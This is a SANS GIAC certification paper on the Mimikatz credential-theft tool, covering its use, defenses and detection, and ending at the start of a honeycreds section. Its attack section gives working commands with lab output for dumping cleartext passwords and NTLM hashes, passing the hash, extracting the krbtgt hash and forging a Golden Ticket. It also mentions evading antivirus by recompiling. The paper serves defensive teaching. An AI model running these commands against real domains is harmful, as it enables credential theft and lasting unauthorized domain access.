



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Security Essentials: Network, Endpoint, and Cloud (Security 401)"
at <http://www.giac.org/registration/gsec>

Mimikatz Overview, Defenses and Detection

GIAC (GSEC) Gold Certification

Author: Jim Mulder, jim@muldernet.com

Advisor: Mark Stingley

Accepted: February 18, 2016

Template Version September 2014

Abstract

Mimikatz has become an extremely effective attack tool against Windows clients, allowing bad actors to retrieve cleartext passwords, as well as password hashes from memory. This paper will begin with an overview of Mimikatz's capabilities and payload vectors. Several methods to mitigate the risk posed by Mimikatz will follow, and the paper will conclude with methods that may be used to detect the presence of Mimikatz.

1. Introduction

Over the past decade or so, we have seen hacker tools mature from tedious bit flipping to robust attack frameworks. Metasploit has made exploitation obtainable for even the novice, Scapy has made packet crafting scriptable, and even Nmap has simplified discovery and OS fingerprinting. As these tools have simplified their respective focuses, Mimikatz, first written by Benjamin Delpy (a.k.a. gentilkiwi) in 2011, has simplified and largely automated the collection of credentials on Windows systems. Mimikatz provides a wealth of tools for collecting and making use of Windows credentials on target systems, including retrieval of cleartext passwords, Lan Manager hashes, and NTLM hashes, certificates, and Kerberos tickets. The tools run with varying success on all versions of Windows from XP forward, with functionality somewhat limited in Windows 8.1 and later.

2. Mimikatz Overview

2.1. The purpose of lsass.exe

LSASS.exe (Local Security Authority Subsystem Service) is the Microsoft Windows service responsible for providing single sign-on (SSO) functionality in Windows so that users are not required to reauthenticate each time they access resources ("Cached and Stored Credentials Technical Overview," n.d.). While this is a greatly appreciated function, LSASS provides access not only to the authenticated user's credentials but every set of credentials used by every open session since the last boot. Mimikatz exploits this cache of credentials and reports the results to the user in the various forms employed by LSASS.

2.2. Mimikatz invocation

At its simplest, Mimikatz may be invoked directly from the command line, providing an interactive Mimikatz shell. Mimikatz commands may also be provided on the command line when invoking it. Alternatively, Mimikatz is included as part of both Metasploit's Meterpreter shell (Mimikatz – MSFU Navigation, 2014), and in the

Powersploit suite of post-exploitation tools (Active Directory Security, 2016, Unofficial Guide to Mimikatz and Command Reference).

Within a Meterpreter session, Mimikatz may be invoked using the command 'load mimikatz'. While this is very useful and loads Mimikatz directly into memory, bypassing the hard disk, it should be noted that at the time of this writing, Meterpreter included only Mimikatz version 1. Mimikatz spawned from Meterpreter uses a slightly different syntax that is beyond the scope of this paper.


The Powersploit suite of post-exploitation tools has been updated periodically to include more recent builds of Mimikatz. To run Mimikatz from Powersploit, use the 'Invoke-Mimikatz' command, whose syntax is mostly similar to native Mimikatz.

2.3. Mimikatz cleartext password retrieval

In the most basic instance of Mimikatz, cleartext passwords may be retrieved by entering debug mode and simply asking for the passwords (Active Directory Security, 2016, Unofficial Guide to Mimikatz and Command Reference):

```
# privilege::debug
# sekurlsa::logonpasswords
```

Figure 1: Cleartext password retrieval on Windows 7



```
mimikatz 2.0 alpha x64 (oe.eo)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords


Authentication Id : 0 ; 2164705 (00000000:002107e1)
Session          : CachedInteractive from 1
User Name        : DomainAdministrator
Domain           : MULDERTEST
Logon Server     : DC1
Logon Time       : 1/18/2016 1:41:09 PM
SID              : S-1-5-21-2655275101-1978145045-1401857255-1110

msv :
[00000003] Primary
* Username : DomainAdministrator
* Domain   : MULDERTEST
* NTLM     : d07d622d25862821ec18cdba6d0e0feb
* SHA1     : 964c101e01fc88846da1a4a4cdeec91a1d7d7330
tspkg :
* Username : DomainAdministrator
* Domain   : MULDERTEST
* Password : 1DomainAdminPassword!
wdigest :
* Username : DomainAdministrator
* Domain   : MULDERTEST
* Password : 1DomainAdminPassword!
kerberos :
* Username : DomainAdministrator
* Domain   : MULDERTEST.TEST
* Password : 1DomainAdminPassword!
ssp :
credman :
```

Mimikatz requires an administrator execution environment to retrieve LSA information. Although Mimikatz will run as a standard user, commands accessing the LSA will return errors, and the tool becomes effectively useless.

Mimikatz provides different results based on the version of Windows it is run against. The screenshot above of a truncated Mimikatz session is from a Windows 7 system patched to current levels as of January 1, 2016. Mimikatz has obviously retrieved not only the SIDs, usernames and domains, but the password in cleartext, and the NTLM hash. Windows 8 provides similar information, but beginning in Windows 8.1, LSASS no longer stores cleartext passwords in memory. Note that in the Windows 8.1 screenshot below, tspkg provides no information, and the wdigest and Kerberos providers offer nulls for the password. Windows 10 and Windows Server 2012R2 provide similar results to Windows 8.1.

Figure 2: Attempted cleartext password retrieval on Windows 8



```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 903581 (00000000:000dc99d)
Session          : Interactive from 1
User Name        : domainadministrator
Domain           : MULDERTEST
Logon Server     : DC1
Logon Time       : 1/18/2016 4:40:45 PM
SID              : S-1-5-21-2655275101-1978145045-1401857255-1110

msv :
[00000003] Primary
* Username : DomainAdministrator
* Domain   : MULDERTEST
* NTLM     : d07d622d25862821ec18cdba6d0e0feb
* SHA1     : 964c101e01fc88846da1a4a4cdeec91a1d7d7330
[00010000] CredentialKeys
* NTLM     : d07d622d25862821ec18cdba6d0e0feb
* SHA1     : 964c101e01fc88846da1a4a4cdeec91a1d7d7330
tspkg :
wdigest :
* Username : DomainAdministrator
* Domain   : MULDERTEST
* Password : <null>
livessp :
kerberos :
* Username : domainadministrator
* Domain   : MULDERTEST.TEST
* Password : <null>
ssp : KO
credman :
```


Note that, although the screenshots have been sized to view the complete information for the first session found, Mimikatz retrieves the same information for all sessions, including other users and machine sessions.

2.4. Mimikatz hash retrieval

As seen in section 2.3, NTLM hashes are readily available when retrieving credentials with Mimikatz. Mimikatz also provides the ability to use these hashes to run a process as another user, using the hash to authenticate the process to the local system. Attacks of this sort are known as pass-the-hash attacks and are a convenient method of accessing remote resources under another user's privileges without the time-consuming process of cracking the password from the salted NTLM hash (Active Directory Security, 2016, Unofficial Guide to Mimikatz and Command Reference).

To pass-the-hash, first collect the NTLM hash for a user as described in section 2.3.

Figure 3: NTLM hash collection



```

C:\> mimikatz 2.0 alpha x64 (oe.eo)
Authentication Id : 0 ; 346049 (00000000:000547c1)
Session          : Interactive from 1
User Name        : shortuser
Domain           : MULDERTEST
Logon Server     : DC1
Logon Time       : 1/20/2016 5:36:41 PM
SID              : S-1-5-21-2655275101-1978145045-1401857255-1113

msv :
[00000003] Primary
* Username : ShortUser
* Domain   : MULDERTEST
* LM       : 00000000-00000000-00000000-00000000
* NTLM     : 0ee219c550b7fc84bb76d3b68bd9b522
* SHA1     : 00000000000000000000000000000000bf86dfc

tspkg :
* Username : ShortUser
* Domain   : MULDERTEST
* Password : ShortPassword

wdigest :
* Username : ShortUser
* Domain   : MULDERTEST
* Password : ShortPassword


kerberos :
* Username : shortuser
* Domain   : MULDERTEST.TEST

```

Second, issue the command to spawn the impersonating process:

```
#sekurlsa:pth .user:<username> /domain:<domain> /ntlm:<hash>
/run:<command>
```

Figure 4: Passing the hash



```

C:\> mimikatz 2.0 alpha x64 (oe.eo)


mimikatz # sekurlsa::pth /user:ShortUser /domain:MULDERTEST /ntlm:0ee219c550b7fc
84bb76d3b68bd9b522 /run:cmd.exe
user      : ShortUser
domain    : MULDERTEST
program   : cmd.exe
impers.   : no
NTLM      : 0ee219c550b7fc84bb76d3b68bd9b522
  \ PID 940
  \ TID 2512
  \ LUID 0 ; 616640 (00000000:000968c0)
  \ msv1_0 - data copy @ 00000000003337F0 : OK !
  \ kerberos - data copy @ 0000000001B20178
  \ aes256_hmac -> null
  \ aes128_hmac -> null
  \ rc4_hmac_nt OK
  \ rc4_hmac_old OK
  \ rc4_md4 OK
  \ rc4_hmac_nt_exp OK
  \ rc4_hmac_old_exp OK
  \ *Password replace -> null

mimikatz #

```


In this instance, a command prompt was opened on the local machine with the hash of another domain user “ShortUser”. Once the command prompt opened, a connection was made to a network resource on DC1.

Figure 5: Connecting to a network share to test the passed hash



On DC1, **net session** was run to list the connections to the share, clearly showing that the server authenticated the user as ShortUser, rather than the administrative user running Mimikatz:

Figure 6: Viewing user connected to share




2.5. The Golden Ticket

Where Pass-the-Hash attaches the NTLM hash LSASS has of a valid user to an existing session, Pass-the-Ticket, or the ‘Golden Ticket’ attack convinces the target system that an invalid session is in fact, valid (Truncer, n.d., Mimikatz, Kiwi, and Golden Ticket generation). In Windows’ implementation of Kerberos, systems trust a Kerberos ticket signed by the hash of a ticket-granting ticket. If an attacker manages to collect the NTLM hash of krbtgt account, this may be used by Mimikatz to generate a ‘Golden Ticket’ that may be used to elevate the privileges of any session from any system. The four pieces of information required to generate a Golden Ticket are:

- An administrator username, though any name will work
- The fully qualified domain name
- The domain SID
- The NTLM hash of the krbtgt account


The account name can be any string, but mimicking an existing account will help to disguise the ticket's use. The fully qualified domain name may be obtained by running **ipconfig /all**:

Figure 7: Collecting the fully qualified domain name




The domain SID may be obtained by running **whoami /user** and discarding the RID of the user's SID:

Figure 8: Collecting the domain SID



While the first three ingredients can be obtained from any domain system, the attacker must retrieve the krbtgt NTLM hash from a domain controller. Once the attacker acquires elevated privileges on a domain controller, Mimikatz can be used to obtain the krbtgt NTLM hash using **lsadump::lsa /inject /name:krbtgt**.

Figure 9: Collecting the NTLM hash of krbtgt



With these four pieces of information, a Golden Ticket may be generated from any system by executing `kerberos::golden` from within Mimikatz with appropriate group RIDs, resulting in the following command (formatted for easier reading):

```

mimikatz # kerberos::golden /user:FalseAdmin
/domain:muldertest.test
/SID:S-1-5-21-2655275101-1978145045-
1401857255
/krbtgt:69069dc9f4b3f1cfe735639314eea982
/groups:501,502,513,512,520,518,519
/ticket:FalseAdmin.tck

```

Mimikatz will generate the ticket and save it to the file designated in the `/ticket` parameter. Note that the ticket is valid for ten years, making this a formidable tool for long-term infiltration.

Figure 10: Generating the Golden Ticket

```
mimikatz 2.0 alpha x64 (oe.eo)

mimikatz # kerberos::golden /user:FalseAdmin /domain:muldertest.test /SID:S-1-5-21-2655275101-1978145045-1401857255 /krbtgt:69069dc9f4b3f1cfe735639314eea982 /groups:501,502,513,512,520,518,519 /ticket:FalseAdmin.tck
User      : FalseAdmin
Domain    : muldertest.test
SID       : S-1-5-21-2655275101-1978145045-1401857255
User Id   : 500
Groups Id : *501 502 513 512 520 518 519
ServiceKey: 69069dc9f4b3f1cfe735639314eea982 - rc4_hmac_nt
Lifetime  : 1/21/2016 4:38:02 AM ; 1/18/2026 4:38:02 AM ; 1/18/2026 4:38:02 AM
-> Ticket : FalseAdmin.tck

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz # _
```

To use this Golden Ticket, we run Mimikatz from an elevated command prompt and issue the **kerberos::ptt** (or 'pass-the-ticket') command. The following screenshot demonstrates a failed attempt to connect to an administrative share on \\DC1, followed by a Mimikatz session that applies the Golden Ticket, then shows that access to the administrative share is now allowed.

Figure 11: Demonstrating use of the Golden Ticket

```
Administrator: Command Prompt

C:\MMK>net use \\dc1\\c$
Enter the user name for 'dc1':
System error 1223 has occurred.
The operation was canceled by the user.

C:\MMK>mimikatz

.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 17 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt FalseAdmin.tck
0 - File 'FalseAdmin.tck' : OK

mimikatz # exit
Bye!

C:\MMK>net use \\dc1\\c$
The command completed successfully.

C:\MMK>_
```

3. Mimikatz Defense

3.1. Disable cleartext passwords in memory.

One method of limiting the information provided by Mimikatz is to disable storage of cleartext passwords in LSASS memory (Active Directory Security, 2016, Unofficial Guide to Mimikatz and Command Reference). As seen in section 2.3, this is the default behavior for Windows 8.1/Server 2012R2 and later. In Windows 7 and 8, and Server 2008 and 2012 that have applied MS patch KB2871997, cleartext passwords may be kept from memory by setting the following DWORD registry key value to 0:

**HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet
/Control/SecurityProviders/WDigest
/UseLogonCredential**

Following the implementation of this key value pair, Windows 7 behaves similarly to Windows 8.1 and above, displaying nulls for passwords. While this is an improvement, the NTLM hashes are still presented, providing the information required for Pass-The-Hash attacks. It is also important to monitor systems for changes to the key value pair, as setting the value to 1 will store cleartext passwords in LSASS, and removing the key will revert LSAS to its default behavior (caching cleartext passwords for Windows 8 and below, and hiding them for Windows 8.1 and above)

Figure 12: Preventing cleartext password retrieval

```

minikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 325309 (00000000:0004f6bd)
Session          : Interactive from 1
User Name        : Admin
Domain           : Win70
Logon Server     : WIN70
Logon Time       : 1/23/2016 9:54:31 AM
SID              : S-1-5-21-3797736521-578690802-2105193159-1000

msv :
[00000003] Primary
* Username : Admin
* Domain   : Win70
* NTLM     : 228f1edca4e0d0739b2ca16f0b6e5c9d
* SHA1     : d741409580ae46cd252e69a2be58bdc53dba8724
[00010000] CredentialKeys
* NTLM     : 228f1edca4e0d0739b2ca16f0b6e5c9d
* SHA1     : d741409580ae46cd252e69a2be58bdc53dba8724

tspkg :
wdigest :
* Username : Admin
* Domain   : Win70
* Password : <null>

kerberos :
* Username : Admin
* Domain   : Win70
* Password : <null>

ssp :
credman :

```

3.2. Manage administrative passwords and accounts

It is a best practice to use unique administrator passwords for each system. In general practice, however, it is more common for systems to use a common administrator password for ease of management. Unfortunately, password reuse makes Pass-The-Hash attacks much easier, as attackers can pivot through an organization without having access to domain-level hashes.

It is highly recommended that ease of management is given a back seat to the additional security provided by using distinct administrative passwords for each system. For small organizations, this may be managed manually. Larger organizations may use a commercial password management product, or choose to implement Microsoft's Local Administrator Password Service (LAPS). These products will store and protect the multitude of administrator passwords and change them on a regular basis.

3.3. Change the krbtgt account password

Though often neglected by Active Directory administrators, the krbtgt account password should be changed just like any other password. This neglect has the effect of rendering a Golden Ticket useless since the NTLM hash used to generate it is no longer

valid. Because Active Directory maintains the previous password as well as the current password, it is important to change the password twice, ensuring that Active Directory has completely synchronized between the two password resets (Microsoft, 2014, Impact of resetting the password of the krbtgt account).

3.4. LSASS.exe protected mode

On Windows 8.1 and higher, it is possible to run LSASS in protected mode, where calls to LSASS are only allowed by other protected-mode processes (Microsoft, 2014, Configuring Additional LSA Protection). By setting the following registry key DWORD value to 1 through regedit or Group Policy Object, Mimikatz is rendered ineffective:

**HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet
/Control/Lsa**

Figure 13: Attempt to retrieve passwords while LSASS Protected mode is enabled

```

C:\MMK>mimikatz

.#####.  mimikatz 2.0 alpha <x64> release "Kiwi en C" <Nov 13 2015 00:44:32>
_## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####'                                     with 17 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory <0x00000005>

mimikatz # _
  
```

As with many of the other protections described in this document, systems must be monitored to ensure that this registry key value is not deleted or reset to 0, thus allowing Mimikatz to regain its effectiveness.

4. Mimikatz Detection

4.1. Difficulties detecting

Although major antivirus vendors provide detection signatures for Mimikatz, because the source code is readily available, it becomes a trivial matter to compile a version of Mimikatz that evades detection by most antivirus products. In fact, Active Directory Security's "Unofficial Guide to Mimikatz & Command Reference" indicates that recompiling Mimikatz with simple changes such as replacing 'mimikatz' with 'kitikatz' results in VirusTotal's detection dropping from all antivirus products detecting the official release to just 4/54 products detecting the recompiled version (Active Directory Security, 2016, Unofficial Guide to Mimikatz and Command Reference). Additionally, because Mimikatz may also be spawned from a Metasploit Meterpreter process or through Powersploit, detection may be evaded by traditional antivirus products. It is possible that newer behavior-monitoring endpoint protection products such as Cylance's PROTECT or Palo Alto Networks' Traps may detect the anomalous behavior exhibited by Mimikatz though they were not available for testing.

Due to the difficulty in detecting Mimikatz, secondary behaviors should be analyzed to determine if Mimikatz has been used on a given system. These methods may include the use of false credentials, or 'honeycreds', or monitoring for the creation of unusual accounts.

4.2. Honeycreds

